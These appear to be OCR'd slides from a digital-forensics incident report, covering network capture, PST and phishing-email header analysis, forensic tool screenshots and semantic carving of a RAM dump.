
- Since there was no possibilities to extract logs from Anti Virus web interface, we did a web forensic acquisition of the web interface trough:
  - Network traffic logging (p.e. Wireshark)
  - PC video source recording
  - Web page source acquisition and screenshots
  - Output digital signing


AccessData FTK Imager 3.1.2.0
File View Mode Help
Evidence Tree
media
0
obb
Music
Android
Podcasts
Ringtones
Alarms
Notifications
Pictures
Movies
.LenovoTheme
.LenovoReaper
SHAREit
.system
LesyncDownload
LenovoReaper
.backups
Custom Content Sources
Evidence:File System|Path|File
New Edit Remove Remove All
Properties Hex Value Int...
USERDATA.bin/NONAME [ext4]/[root]
File List
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
port_443
Packets: 261 · Displayed: 261 (100.0%) · Load time: 0:0.3
Profile: Default

| Name | Size | Type | Date Modified |
|---|---|---|---|
| Notifications | 4 | Directory | 11/28/2016 1:3... |
| obb | 4 | Directory | 1/24/1970 4:44:... |
| Odia Sms | 4 | Directory | 12/28/2016 12:... |
| Pictures | 4 | Directory | 2/8/2017 2:06:3... |
| Podcasts | 4 | Directory | 1/1/2015 12:00:... |
| Ringtones | 4 | Directory | 1/1/2015 12:00:... |
| ROUTE66_V11 | 4 | Directory | 12/16/2016 10:... |
| SHAREit | 4 | Directory | 12/10/2016 5:0... |
| storage | 4 | Directory | 1/31/2017 6:53:... |
| tencent | 4 | Directory | 12/4/2016 12:3... |


```
Time       Protocol   Length Info
6.204622   TLSv1.2     166 Application Data
6.231284   TCP          66 443 → 37022 [ACK] Seq=399 Ack=727 Win=373 Len=0 TSval=3700939030 TSecr=82844624
6.231313   TCP          74 443 → 43032 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460 SACK_PERM=1 TSval=2216552151 TSecr=82844608 WS=256
6.231346   TCP          66 43032 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=82844631 TSecr=2216552151
6.232757   TLSv1.2     583 Client Hello
6.282236   TCP          74 443 → 43034 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=1460 SACK_PERM=1 TSval=2216552191 TSecr=82844621 WS=256
6.282284   TCP          66 43034 → 443 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=82844644 TSecr=2216552191
6.283618   TLSv1.2     583 Client Hello
6.324864   TCP          66 443 → 43032 [ACK] Seq=1 Ack=518 Win=30464 Len=0 TSval=2216552202 TSecr=82844631
6.324900   TLSv1.2    1514 Server Hello
6.324922   TCP          66 43032 → 443 [ACK] Seq=518 Ack=1449 Win=32128 Len=0 TSval=82844654 TSecr=2216552202
6.324945   TLSv1.2    1514 Certificate[TCP segment of a reassembled PDU]
6.324958   TCP          66 43032 → 443 [ACK] Seq=518 Ack=2897 Win=35072 Len=0 TSval=82844654 TSecr=2216552202
6.324968   TLSv1.2     184 Server Key Exchange, Server Hello Done
6.324979   TCP          66 43032 → 443 [ACK] Seq=518 Ack=3015 Win=35072 Len=0 TSval=82844654 TSecr=2216552202
6.329104   TLSv1.2     192 Client Key Exchange, Change Cipher Spec, Hello Request, Hello Request
6.345243   TLSv1.2     856 Application Data
6.345299   TLSv1.2    1484 Application Data
6.345330   TCP          66 37022 → 443 [ACK] Seq=727 Ack=2607 Win=2605 Len=0 TSval=82844659 TSecr=3700939144
6.345362   TLSv1.2    1484 Application Data
6.347691   TLSv1.2    1484 Application Data
6.347749   TCP          66 37022 → 443 [ACK] Seq=727 Ack=5443 Win=2605 Len=0 TSval=82844660 TSecr=3700939144
6.347781   TLSv1.2    1484 Application Data
6.347807   TLSv1.2    1484 Application Data
6.347829   TCP          66 37022 → 443 [ACK] Seq=727 Ack=8279 Win=2605 Len=0 TSval=82844660 TSecr=3700939144

▶ Frame 205: 1484 bytes on wire (11872 bits), 1484 bytes captured (11872 bits)
▶ Ethernet II, Src: Tp-LinkT_95:d8:3e (c4:6e:1f:95:d8:3e), Dst: IntelCor_00:d1:60 (3c:a9:f4:00:d1:60)
▶ Internet Protocol Version 4, Src: 172.217.13.100, Dst: 192.168.1.170
▶ Transmission Control Protocol, Src Port: 443, Dst Port: 37022, Seq: 82934, Ack: 1254, Len: 1418
▶ Secure Sockets Layer

0000  3c a9 f4 00 d1 60 c4 6e  1f 95 d8 3e 08 00 45 00   <....`.n ...>..E.
0010  05 be 3d 44 00 00 39 06  c2 66 ac d9 0d 64 c0 a8   ..=D..9. .f...d..
0020  01 aa 01 bb 90 9e 18 e1  c8 de 99 9e 67 49 80 18   ........ ....gI..
0030  01 84 e5 86 00 00 01 01  08 0a dc 97 da b6 04 f0   ........ ........
0040  1c 3b 17 03 03 05 85 8e  9d 34 7f 7d a7 ba 7c c9   .;...... .4.}..|.
0050  dc 0b 87 83 6e fe d9 7f  7e 12 8b a5 5c ab a7 4a   ....n... ~...\..J
0060  ca cd b3 e7 2e f1 5d ae  0a 32 0f 2e 6f 66 fe 6d   ......]. .2..of.m
```

# Examination & Analysis



# Examination & Analysis roadmap

The main analysis were focused on PCs artifacts and the main results came from Email Analysis and Malware Analysis combine with Threat Intelligence techniques



[redacted]

This activity allowed respectively to analyze operations performed on PC hard disks, and the events recorded by the operating system in order to find traces of compromise

**Email analysis** ✓

**Log Analysis** ✓

**Super Timeline analysis** ✓

**Malware analysis and Threat Intelligence** ✓

The attachment in the malicious email contained malicious code, which was analyzed through several tools and also reverse engineering techniques


We manually analyzed logs regarding perimeter protection tools, because we didn’t have the possibility to use analysis interface, easy extraction tools and incident dashboard.

The analysis started from the original malicious email source, in order to search for specific information in the PST archives found in company PCs related to the “info@” email address

# Email Analysis (1/2)

The analysis started from the original malicious email source, in order to search for specific information in the PST archives found in company PCs related to the “info@” email address

- We analyzed original malicious email source (eml messages) and we were able to find specific information regarding:
    - original sender address (email domain)
    - original sender server (domain, IPs, URLs)
- After the eml analysis, we performed analysis on PST mail archives found in company PCs, in order to find if malicious email originated from one of the 4 company PCs.



FREE Outlook PST File Viewer

Folder List: Deleted Items (13), Calendar1 (7), Task1 (2), Notes1 (6), Journal1 (5), Inbox (28), RSS Feeds (7), Junk E-mail (11), Sent Items (7), Drafts (6), Employees-data (1, Management (4), Outbox (55)

Outbox

| From | Subject | To | Sent | Received | Size(KB) |
|---|---|---|---|---|---|
| [redacted] | At least 6 dead in ... | | 28-07-2010 16:13:33 | 28-07-2010 16:13:33 | 8 |
| [redacted] | Oakland gives fina... | | 28-07-2010 03:59:06 | 28-07-2010 03:59:06 | 6 |
| [redacted] | Cops, activists pre... | | 28-07-2010 03:48:49 | 28-07-2010 03:48:49 | 7 |
| [redacted] | Cops, activists pre... | | 28-07-2010 03:48:49 | 28-07-2010 03:48:49 | 8 |
| [redacted] | PFT: Owens agrees... | | 28-07-2010 03:05:11 | 28-07-2010 03:05:11 | 7 |
| [redacted] | PFT: Owens agrees... | | 28-07-2010 03:05:11 | 28-07-2010 03:05:11 | 7 |
| [redacted] | Oil spewing from ... | | 28-07-2010 02:59:32 | 28-07-2010 02:59:32 | 8 |
| [redacted] | Oil spewing from ... | | 28-07-2010 02:59:32 | 28-07-2010 02:59:32 | 8 |
| [redacted] | Colorado commoti... | | 28-07-2010 02:58:28 | 28-07-2010 02:58:28 | 8 |
| [redacted] | Colorado commoti... | | 28-07-2010 02:58:28 | 28-07-2010 02:58:28 | 8 |

Magnet AXIOM Process

SELECT ARTIFACTS TO INCLUDE IN CASE


CASE DETAILS
EVIDENCE SOURCES 5
PROCESSING DETAILS
Add keywords to search On
Calculate hash values On
Categorize pictures and videos On
Find more artifacts On
ARTIFACT DETAILS
Computer artifacts 1 of 154
Mobile artifacts 135 of 135
Cloud artifacts 15 of 31
ANALYZE EVIDENCE

CLOUD ARTIFACTS

□ APPLE (0 of 3)
□ BOX.COM (0 of 1)
☑ CLOUD (1 of 1)
☑ DROPBOX (1 of 1)
□ EMAIL (0 of 1)
☑ FACEBOOK (4 of 4)
☑ GOOGLE (9 of 9)
□ INSTAGRAM (0 of 2)
□ MICROSOFT (0 of 5)
□ TWITTER (0 of 3)

# Email Analysis (2/2)

## We were able to identify more information in the malicious source email




**Da: Info** - [redacted]<info@[redacted].it>
Date: mar 18 giu 2019 alle ore 06:51
Subject: Re: Re: Annullamento contratto 220302
To: <[redacted]@gmail.com>

Buongiorno,

prego visionare l'allegato.
zip parola d'ordine 123
Cordiali saluti

**From** [redacted]@gmail.com
**Sent:** Wed, 05 Jun 2019 09:17:51 +0000
**To:** info@[redacted].it
**Subject:** Re: Annullamento contratto 220302

Buongiorno,




```
Received: from us11-006mrc.dh.atmailcloud.com ([172.16.3.6])
        by us11-006mrr.dh.atmailcloud.com with esmtp (Exim 4.92)
        (envelope-from <macebody@ruraltel.net>)
        id 1hd66D-0000Qd-8R
        for fabds.85@gmail.com; Tue, 18 Jun 2019 14:52:02 +1000
Received: from [72.214.133.10] (helo=localhost)
        by us11-006mrc.dh.atmailcloud.com with esmtpsa (TLSv1.2:ECDHE-RSA-AES128-GCM-SHA256:128)
        (Exim 4.92)
        (envelope-from <macebody@ruraltel.net>)
        id 1hd65n-00050Q-VK
        for fabds.85@gmail.com; Tue, 18 Jun 2019 14:51:36 +1000
Date: Tue, 18 Jun 2019 06:51:23 +0200
To: [redacted]@gmail.com
From: Info - [redacted]>
Subject: Re: Re: Annullamento contratto 220302
Message-ID: <f4f84a4b2346c8594bc6ac3f506f0748@127.0.0.1>
X-Mailer: Outlook
In-Reply-To: <CAAD5v+L-JBXVp1gqOXz7AXuKWxyK5hf0nwjNS4_3uCt7BtEscA@mail.gmail.com>
References: <CAAD5v+L-JBXVp1gqOXz7AXuKWxyK5hf0nwjNS4_3uCt7BtEscA@mail.gmail.com>
MIME-Version: 1.0
Content-Type: multipart/mixed;
        boundary="b1_f4f84a4b2346c8594bc6ac3f506f0748"
X-Atmail-Id: macebody@ruraltel.net
X-Atmail-Spam-score: 2.9
X-Atmail-Spam-score-int: 29
X-Atmail-Spam-bar: ++

This is a multi-part message in MIME format.
```

# Semantic Carving

This activity concerned the search for specific information (email domains, email addresses, IP addresses, etc) that could help us to understand if the email was sent from one of the company PCs

**[File] Carving** is a well known computer forensics term used to describe the identification and extraction of file types from unallocated (and if necessary allocated) clusters based on file signatures (e.g. magic number, like %PDF in pdf files).

**Semantic Carving** is a method for carving files based on the analysis of the file's content (e.g. extract all phone numbers from deleted files).



Highlight: ☑ Match case

Reports
- Acquisition testing
  - aes_keys.txt
  - ccn.txt
  - ccn_histogram.txt
  - domain.txt
  - domain_histogram.txt
  - elf.txt
  - email.txt
  - email_histogram.txt
  - ether.txt
  - ether_histogram.txt
  - exif.txt
  - gps.txt
  - ip.txt
  - ip_histogram.txt
  - json.txt
  - Logical.Lx01
  - packets.pcap
  - Ram-Dump.e01.ad1
  - Ram-Dump.e01.ad1.txt
  - Ram-Dump.e01.ad2
  - RAM-Dump.Ex01
  - RAM-Dump.Ex02
  - rfc822.txt
  - tcp.txt
  - tcp_histogram.txt
  - telephone.txt
  - telephone_histogram.txt
  - url.txt
  - url_facebook-address.txt
  - url_facebook-id.txt
  - url_histogram.txt
  - url_searches.txt
  - url_services.txt
  - vcard.txt
  - windirs.txt
  - winpe.txt
  - wordlist.txt
  - zip.txt
- Acquisition testing

Feature Filter □ Match case

Feature File aes_keys.txt

```
           feature_recorder::get_name(# UTF-8 Byte Order Ma
666289600  fd f1 08 d4 3b f0 1a 10 69 13 94 b4 f8 78
955126316  94 ef 93 4a 3b 01 c7 ab 82 de 40 ab a9 d9
955126892  1c 9a ab 75 02 55 dc d3 7b c8 25 47 ae 6c
1232648516 e4 36 15 d8 76 af 12 c9 79 1d b1 bf 35 ca
1232649172 e3 da ad 09 0e bd aa 4e 17 07 64 91 9a c6
1218044864 40 3c 3a f5 99 f5 71 d2 5e ca a4 44 cb af
1378644524 94 ef 93 4a 3b 01 c7 ab 82 de 40 ab a9 d9
1378645100 1c 9a ab 75 02 55 dc d3 7b c8 25 47 ae 6c
1650164908 30 99 e3 a3 81 9d ef d7 49 64 3d 18 e7 5e
1650167212 3b 3d 03 f0 32 97 a4 06 56 41 30 62 bc 0
1800716844 da f5 ee 9f 4e 6f 27 5a aa 26 e6 9e c6 aa 1
1974703212 28 b9 07 42 31 c5 06 3c 01 25 f9 5c 84 7
1974704364 8c 4c 67 db 29 8f 45 8f b8 3c 1e 5d e2 0e
2062420268 da f5 ee 9f 4e 6f 27 5a aa 26 e6 9e c6 aa 1
2346410540 da f5 ee 9f 4e 6f 27 5a aa 26 e6 9e c6 aa 1
2363380672 40 3c 3a f5 99 f5 71 d2 5e ca a4 44 cb af
2393368900 e4 36 15 d8 76 af 12 c9 79 1d b1 bf 35 ca
```

Referenced Feature File None
Referenced Feature None

Navigation

RAM-Dump.Ex01, 1232648516, e4 36 15 d8 76 af 12 c9 79 1d b1 bf 35 ca f5 89

Image File RAM-Dump.Ex01
Feature File aes_keys.txt
Feature Path 1232648516
Feature e4 36 15 d8 76 af 12 c9 79 1d b1 bf 35 ca f5 89

Image

```
1232646528  ......l..p.,.M...............7.b:UG......zj.".l...e......">../..
1232646592  ...z.ZX..H......Y.kd..*......G.N.........`.......",..y..o.^8....
1232646656  (..C6.................0.....P2...=..!Z.......w..`.2.../.....l.@.N
1232646720  r..........l~.5..9.<...J.B.....~..Xn.!..S*..!.X>&....<....F.....
1232646784   ..El../.S...0.l....,.4.s.......L!.V....a}'..."..3.....w.......q.
```

